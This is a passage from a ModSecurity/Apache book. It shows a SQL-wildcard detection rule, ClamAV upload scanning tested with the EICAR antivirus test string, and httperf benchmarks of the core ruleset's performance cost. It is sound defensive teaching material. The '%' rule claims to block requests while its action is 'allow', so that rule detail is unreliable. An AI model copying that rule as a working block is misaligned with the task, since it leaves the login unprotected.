SecRule ARGS:username "%"
    "phase:1,allow,t:urlDecode,append:
    '<script type=text/javascript>alert(\"Stop trying
    to hack our site!\");</script>',log,msg:'Potential
    intrusion detected'"
```

The above detects when someone tries to supply a username with a % character in it. In the SQL database query language, which is what many login pages use when they look up username and password information, the % character is a "wildcard" character that can match any string. So if the username contained that character (and we use the transformation `urlDecode` to make sure that it doesn't contain a % because it's URL-encoded), that would be cause for concern, so we block it. We also display a nice JavaScript message to the potential intruder to let him know that we're keeping an eye on him:

Inspecting uploaded files

Another very useful ModSecurity feature is the ability to inspect files that have been uploaded via a `POST` request. So long as we have set `RequestBodyBuffering` to `On` we can then intercept the uploaded files and inspect them by using the `@inspectFile` operator.

To show how this works we will write a script that intercepts uploaded files and scans them with the virus scanner Clam AntiVirus. Clam AntiVirus is an open source virus scanner which you can obtain at `http://www.clamav.net`. Once you have installed it you can use the command `clamscan <filename>` to scan a file for viruses.

To intercept uploaded files we need to apply a few ModSecurity directives:

```
SecUploadDir /tmp/modsecurity
SecTmpDir /tmp/modsecurity
```

This specifies where ModSecurity stores the files it extracts from the request body. We need to make sure we create the temporary directory and that the Apache user has read and write access to it.

When using `@inspectFile`, ModSecurity treats the script output as follows:

- If the script returns *no* output, the file is determined to have passed inspection and ModSecurity will let the request through

- If the script writes *any* output to `stdout`, ModSecurity will consider the intercepted file to be "bad" and will block the request

The script we invoke for intercepted files will simply execute `clamscan` and write a text string to `stdout` if a virus is detected.

We create the following simple shell script to perform the virus scan, and save it in `/usr/local/bin/filescan.sh`:

```sh
#!/bin/sh

/usr/bin/clamscan $1 > /dev/null 2>&1

if [ "$?" -eq "1" ]; then
  echo "An infected file was found!"
fi
```

The script first executes `clamscan`, passing the argument provided to the script (`$1`) on to `clamscan`. The output is redirected to `/dev/null` to prevent ModSecurity from reading the standard `clamscan` output and think a match has been found. The funny-looking `2>&1` construct at the end of the line tells the shell to redirect both the `stdout` and `stderr` output from `clamscan` to `/dev/null`.

The next statement checks the return value of the last executed command, which is stored in the variable `$?`. Clam AntiVirus returns `1` if a virus was found during scanning and `0` otherwise. If we find a `1` being returned we echo the string **An infected file was found!** to `stdout`, which tells ModSecurity that the upload should be blocked.

The ModSecurity rule we use to intercept uploaded files and call our shell script to examine each file is a simple one-line affair:

```
SecRule FILES_TMPNAMES "@inspectFile ⤸
/usr/local/bin/filescan.sh" "phase:2,deny,status:418"
```

To make sure that the file interception and scanning really works we deny the request with HTTP code 418 to differentiate it from any other rules which might also block the request. You can change this later once you've verified that the interception works.

> HTTP code 418 is defined in RFC 2324 ("Hyper Text Coffee Pot Control Protocol") as:
>
> *418 I'm a teapot*
>
> *Any attempt to brew coffee with a teapot should result in the error code '418 I'm a teapot'. The resulting entity body MAY be short and stout.*
>
> An RFC, or Request for Comments, is a text document that describes a proposed Internet standard. This particular RFC was published on April 1st, 1998.

To test our script, we will use something called the EICAR standard anti-virus test file. This is a small executable file in the old 16-bit DOS format which is completely harmless. When run in a Command Prompt on Windows, it prints the string **EICAR-STANDARD-ANTIVIRUS-TEST-FILE!** and then exits. The file is convenient because it can be represented entirely in readable ASCII characters, so no encoding is required when we want to upload it to the server.

The EICAR test file looks like this:

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-⤶
FILE!$H+H*
```

Now we need a way to upload the file to the server so that ModSecurity can intercept it. To do this, we will construct an HTTP POST request by hand (just because we can!) and submit it to the server using the netcat (nc) utility.

We simply create a file named postdata and put the following in it:

```
POST / HTTP/1.1
Host: localhost
Content-Length: 193
Content-Type: multipart/form-data; boundary=delim

--delim
Content-Disposition: form-data; name="file"; filename="eicar.com"
Content-Type: application/octet-stream

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-⤶
FILE!$H+H*

--delim
```

Now let's upload the file to our server and see what happens:

```
$ nc localhost 80 < postdata
HTTP/1.1 418 unused
Date: Wed, 25 Feb 2009 19:45:18 GMT
Server: Test 1.0
Content-Length: 565
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>418 unused</title>
</head><body>
...
```

Success! The file was rejected with an HTTP error code 418, which is exactly the code we specified for any intercepted files that our Clam AntiVirus script determined to be viruses.

Summary

This chapter contained a lot of information, and you will no doubt want to refer back to it when writing rules. It will take a while to get used to the ModSecurity syntax if you haven't written rules before, so make sure you try out as many examples as possible and write rules of your own to get the hang of the process of creating new rules.

In this chapter we first looked at the basic `SecRule` syntax, and then learned how to match strings using either regular expressions or simple string comparison operators. We learned in which order the rule engine executes rules and why it's important to know about this to be able to write rules properly. We also learned about all the other things we need to know to successfully write rules such as transformation functions, macro expansion and the actions that can be taken when a rule matches.

In the second half of the chapter we looked at practical examples of using ModSecurity, including how to use a geographical database to locate visitors and how to execute shell scripts when a rule matches. We also saw how to intercept uploaded files and how to use Clam AntiVirus in conjunction with a shell script to scan uploaded files for viruses.

In the next chapter we look at the performance of ModSecurity and how to write rules so as to minimize any performance impact on our web applications.

3

Performance

You may be impressed with ModSecurity and all the interesting things we have used it for so far, but if you're like me you might have that nagging thought in the back of your head saying "Sure, it's powerful... but how much of a performance hit will my web service take if I implement this"? This chapter looks at exactly that—should you be worried about ModSecurity negatively impacting the responsiveness of your site or is the worry unfounded?

We will be looking at the way a typical web server responds when put under an increasing amount of load from client requests, both when it has ModSecurity disabled and when it is enabled, and will then be able to compare the results. After this we will look at the ways in which you can increase the performance of your server by tweaking your configuration and writing more efficient rules.

A typical HTTP request

To get a better picture of the possible delay incurred when using a web application firewall, it helps to understand the anatomy of a typical HTTP request, and what processing time a typical web page download will incur. This will help us compare any added ModSecurity processing time to the overall time for the entire request.

When a user visits a web page, his browser first connects to the server and downloads the main resource requested by the user (for example, an `.html` file). It then parses the downloaded file to discover any additional files, such as images or scripts, that it must download to be able to render the page. Therefore, from the point of view of a web browser, the following sequence of events happens for each file:

1. Connect to web server.
2. Request required file.
3. Wait for server to start serving file.
4. Download file.

Each of these steps adds latency, or delay, to the request. A typical download time for a web page is on the order of hundreds of milliseconds per file for a home cable/DSL user. This can be slower or faster, depending on the speed of the connection and the geographical distance between the client and server.

If ModSecurity adds any delay to the page request, it will be to the server processing time, or in other words the time from when the client has connected to the server to when the last byte of content has been sent out to the client.

Another aspect that needs to be kept in mind is that ModSecurity will increase the memory usage of Apache. In what is probably the most common Apache configuration, known as "prefork", Apache starts one new child process for each active connection to the server. This means that the number of Apache instances increases and decreases depending on the number of client connections to the server. As the total memory usage of Apache depends on the number of child processes running and the memory usage of each child process, we should look at the way ModSecurity affects the memory usage of Apache.

A real-world performance test

In this section we will run a performance test on a real web server running Apache 2.2.8 on a Fedora Linux server (kernel 2.6.25). The server has an Intel Xeon 2.33 GHz dual-core processor and 2 GB of RAM.

We will start out benchmarking the server when it is running just Apache without having ModSecurity enabled. We will then run our tests with ModSecurity enabled but without any rules loaded. Finally, we will test ModSecurity with a ruleset loaded so that we can draw conclusions about how the performance is affected. The rules we will be using come supplied with ModSecurity and are called the "core ruleset".

The core ruleset

The ModSecurity core ruleset contains over 120 rules and is shipped with the default ModSecurity source distribution (it's contained in the `rules` sub-directory). This ruleset is designed to provide "out of the box" protection against some of the most common web attacks used today. Here are some of the things that the core ruleset protects against:

- Suspicious HTTP requests (for example, missing `User-Agent` or `Accept` headers)
- SQL injection
- Cross-Site Scripting (XSS)

- Remote code injection
- File disclosure

We will examine these methods of attack further in subsequent chapters, but for now, let's use the core ruleset and examine how enabling it impacts the performance of your web service.

Installing the core ruleset

To install the core ruleset, create a new sub-directory named `modsec` under your Apache `conf` directory (the location will vary depending on your distribution). Then copy all the `.conf` files from the `rules` sub-directory of the source distribution to the new `modsec` directory:

```
mkdir /etc/httpd/conf/modsec

cp /home/download/modsecurity-apache/rules/modsecurity_crs_*.conf /
etc/httpd/conf/modsec
```

Finally, enter the following line in your `httpd.conf` file and restart Apache to make it read the new rule files:

```
# Enable ModSecurity core ruleset
Include conf/modsecurity/*.conf
```

Putting the core rules in a separate directory makes it easy to disable them—all you have to do is comment out the above `Include` line in `httpd.conf`, restart Apache, and the rules will be disabled.

Making sure it works

The core ruleset contains a file named `modsecurity_crs_10_config.conf`. This file contains some of the basic configuration directives needed to turn on the rule engine and configure request and response body access. Since we have already configured these directives in previous chapters, we do not want this file to conflict with our existing configuration, and so we need to disable this. To do this, we simply need to rename the file so that it has a different extension as Apache only loads `*.conf` files with the `Include` directive we used above:

```
$ mv modsecurity_crs_10_config.conf modsecurity_crs_10_config.conf.
disabled
```

Once we have restarted Apache, we can test that the core ruleset is loaded by attempting to access an URL that it should block. For example, try surfing to `http://yourserver/ftp.exe` and you should get the error message **Method Not Implemented**, ensuring that the core rules are loaded.

Performance testing basics

So what effect does loading the core ruleset have on web application response time and how do we measure this? We could measure the response time for a single request with and without the core ruleset loaded, but this wouldn't have any statistical significance—it could happen that just as one of the requests was being processed, the server started to execute a processor-intensive scheduled task, causing a delayed response time.

The best way to compare the response times is to issue a large number of requests and look at the average time it takes for the server to respond.

An excellent tool—and the one we are going to use to benchmark the server in the following tests—is called `httperf`. Written by David Mosberger of Hewlett Packard Research Labs, `httperf` allows you to simulate high workloads against a web server and obtain statistical data on the performance of the server. You can obtain the program at `http://www.hpl.hp.com/research/linux/httperf/` where you'll also find a useful manual page in the PDF file format and a link to the research paper published together with the first version of the tool.

Using httperf

We'll run `httperf` with the options `--hog` (use as many TCP ports as needed), `--uri /index.html` (request the static web page `index.html`) and we'll use `--num-conn 1000` (initiate a total of 1000 connections). We will be varying the number of requests per second (specified using `--rate`) to see how the server responds under different workloads.

This is what the typical output from `httperf` looks like when run with the above options:

```
$ ./httperf --hog --server=bytelayer.com --uri /index.html --num-conn 1000
    --rate 50

Total: connections 1000 requests 1000 replies 1000 test-duration
20.386 s

Connection rate: 49.1 conn/s (20.4 ms/conn, <=30 concurrent
connections)
Connection time [ms]: min 404.1 avg 408.2 max 591.3 median 404.5
stddev 16.9
Connection time [ms]: connect 102.3
Connection length [replies/conn]: 1.000

Request rate: 49.1 req/s (20.4 ms/req)
Request size [B]: 95.0
```

```
Reply rate [replies/s]: min 46.0 avg 49.0 max 50.0 stddev 2.0 (4
samples)
Reply time [ms]: response 103.1 transfer 202.9
Reply size [B]: header 244.0 content 19531.0 footer 0.0 (total
19775.0)
Reply status: 1xx=0 2xx=1000 3xx=0 4xx=0 5xx=0

CPU time [s]: user 2.37 system 17.14 (user 11.6% system 84.1% total
95.7%)
Net I/O: 951.9 KB/s (7.8*10^6 bps)

Errors: total 0 client-timo 0 socket-timo 0 connrefused 0 connreset 0
Errors: fd-unavail 0 addrunavail 0 ftab-full 0 other 0
```

The output shows us the number of TCP connections `httperf` initiated per second ("Connection rate"), the rate at which it requested files from the server ("Request rate"), and the actual reply rate that the server was able to provide ("Reply rate"). We also get statistics on the reply time—the "reply time – response" is the time taken from when the first byte of the request was sent to the server to when the first byte of the reply was received—in this case around 103 milliseconds. The transfer time is the time to receive the entire response from the server.

The page we will be requesting in this case, index.html, is 20 KB in size which is a pretty average size for an HTML document. `httperf` requests the page one time per connection and doesn't follow any links in the page to download additional embedded content or script files, so the number of such links in the page is of no relevance to our test.

Getting a baseline: Testing without ModSecurity

When running benchmarking tests like this one, it's always important to get a baseline result so that you know the performance of your server when the component you're measuring is not involved. In our case, we will run the tests against the server when ModSecurity is disabled. This will allow us to tell which impact, if any, running with ModSecurity enabled has on the server.

Response time

The following chart shows the response time, in milliseconds, of the server when it is running without ModSecurity. The number of requests per second is on the horizontal axis:

As we can see, the server consistently delivers response times of around 300 milliseconds until we reach about 75 requests per second. Above this, the response time starts increasing, and at around 500 requests per second the response time is almost a second per request. This data is what we will use for comparison purposes when looking at the response time of the server after we enable ModSecurity.

Memory usage

Finding the memory usage on a Linux system can be quite tricky. Simply running the Linux `top` utility and looking at the amount of free memory doesn't quite cut it, and the reason is that Linux tries to use almost all free memory as a disk cache. So even on a system with several gigabytes of memory and no memory-hungry processes, you might see a free memory count of only 50 MB or so.

Another problem is that Apache uses many child processes, and to accurately measure the memory usage of Apache we need to sum the memory usage of each child process. What we need is a way to measure the memory usage of all the Apache child processes so that we can see how much memory the web server truly uses.

To solve this, here is a small shell script that I have written that runs the `ps` command to find all the Apache processes. It then passes the `PID` of each Apache process to `pmap` to find the memory usage, and finally uses `awk` to extract the memory usage (in KB) for summation. The result is that the memory usage of Apache is printed to the terminal.

The actual shell command is only one long line, but I've put it into a file called `apache_mem.sh` to make it easier to use:

```
#!/bin/sh

# apache_mem.sh
# Calculate the Apache memory usage

ps -ef | grep httpd | grep ^apache | awk '{ print $2 }' | ⏎
xargs pmap -x | grep 'total kB' | awk '{ print $3 }' | ⏎
awk '{ sum += $1 } END { print sum }'
```

Now, let's use this script to look at the memory usage of all of the Apache processes while we are running our performance test. The following graph shows the memory usage of Apache as the number of requests per second increases:

Apache starts out consuming about 300 MB of memory. Memory usage grows steadily and at about 150 requests per second it starts climbing more rapidly.

At 500 requests per second, the memory usage is over 2.4 GB—more than the amount of physical RAM of the server. The fact that this is possible is because of the virtual memory architecture that Linux (and all modern operating systems) use. When there is no more physical RAM available, the kernel starts swapping memory pages out to disk, which allows it to continue operating. However, since reading and writing to a hard drive is much slower than to memory, this starts slowing down the server significantly, as evidenced by the increase in response time seen in the previous graph.

CPU usage

In both of the tests above, the server's CPU usage was consistently around 1 to 2%, no matter what the request rate was. You might have expected a graph of CPU usage in the previous and subsequent tests, but while I measured the CPU usage in each test, it turned out to run at this low utilization rate for all tests, so a graph would not be very useful. Suffice it to say that in these tests, CPU usage was not a factor.

ModSecurity without any loaded rules

Now, let's enable ModSecurity—but without loading any rules—and see what happens to the response time and memory usage. Both `SecRequestBodyAccess` and `SecResponseBodyAccess` were set to `On`, so if there is any performance penalty associated with buffering requests and responses, we should see this now that we are running ModSecurity without any rules.

The following graph shows the response time of Apache with ModSecurity enabled:

We can see that the response time graph looks very similar to the response time graph we got when ModSecurity was disabled. The response time starts increasing at around 75 requests per second, and once we pass 350 requests per second, things really start going downhill.

The memory usage graph is also almost identical to the previous one:

Apache uses around 1.3 MB extra per child process when ModSecurity is loaded, which equals a total increase of memory usage of 26 MB for this particular setup. Compared to the total amount of memory Apache uses when the server is idle (around 300 MB) this equals an increase of about 10%.

ModSecurity with the core ruleset loaded

Now for the really interesting test we'll run `httperf` against ModSecurity with the core ruleset loaded and look at what that does to the response time and memory usage.

Response time

The following graph shows the server response time with the core ruleset loaded:


At first, the response time is around 340 ms, which is about 35 ms slower than in previous tests. Once the request rate gets above 50, the server response time starts deteriorating. As the request rates grows, the response time gets worse and worse, reaching a full 5 seconds at 100 requests per second. I have capped the graph at 100 requests per second, as the server performance has already deteriorated enough at this point to allow us to see the trend.

We see that the point at which memory usage starts increasing has gone down from 75 to 50 requests per second now that we have enabled the core ruleset. This equals a reduction in the maximum number of requests per second the server can handle of 33%.

Memory usage

What could be causing this deterioration in response time? Let's take a look at the memory usage of Apache and see if we can find any clues:

**Apache Memory Usage**
(ModSecurity with Core Ruleset)

Aha! We see that once we hit 50 requests per second, the memory usage goes up dramatically. The server only has 2 GB of memory, so it's a pretty good bet that the increase in memory usage and subsequent swapping of memory pages to and from the hard drive is what causes the server performance to deteriorate.

For comparison purposes, take a look at these graphs, which show the response rate and memory usage for ModSecurity with no rules (dotted line) and ModSecurity with the core ruleset (solid line):

Server Response Time
(No Rules vs Core Rules)

The memory usage with the core ruleset loaded is represented by the solid line in the following graph:

Apache Memory Usage
(No Rules vs Core Rules)

Memory Usage (MB) vs Requests per second, showing "No Rules" (dashed line) and "Core Ruleset" (solid line).

The conclusion we can draw from this is that once the request rate goes over a certain threshold, the memory usage grows to the extent that the kernel has to start swapping data to disk. Once this happens, the response time grows larger and larger.

We see that under 50 requests per second the response times are virtually identical, indicating that ModSecurity does not incur any significant performance penalty as long as there is a sufficient amount of free memory available. This is important, because it shows that the underlying limit being encountered is the amount of free memory, and this could have happened just as easily without ModSecurity enabled. ModSecurity just lowers the threshold at which this happens.

Finding the bottleneck

Is it possible that the deterioration in response time seen in the previous graphs is caused by a ModSecurity configuration setting? Two likely candidates would be request and response body buffering. Both of these settings, when set to `On`, cause ModSecurity to allocate extra memory to hold the buffered request and response bodies.

Let's set both `RequestBodyAccess` and `ResponseBodyAccess` to `Off` and run the same tests again and see if there's any difference.

When buffering is disabled, the response time doesn't start increasing until we get above 75 requests per second, indicating that turning off buffering indeed improved performance—the server is able to handle 25 extra requests per second before performance starts going downhill.

Let's see what the memory usage looks like with buffering disabled:
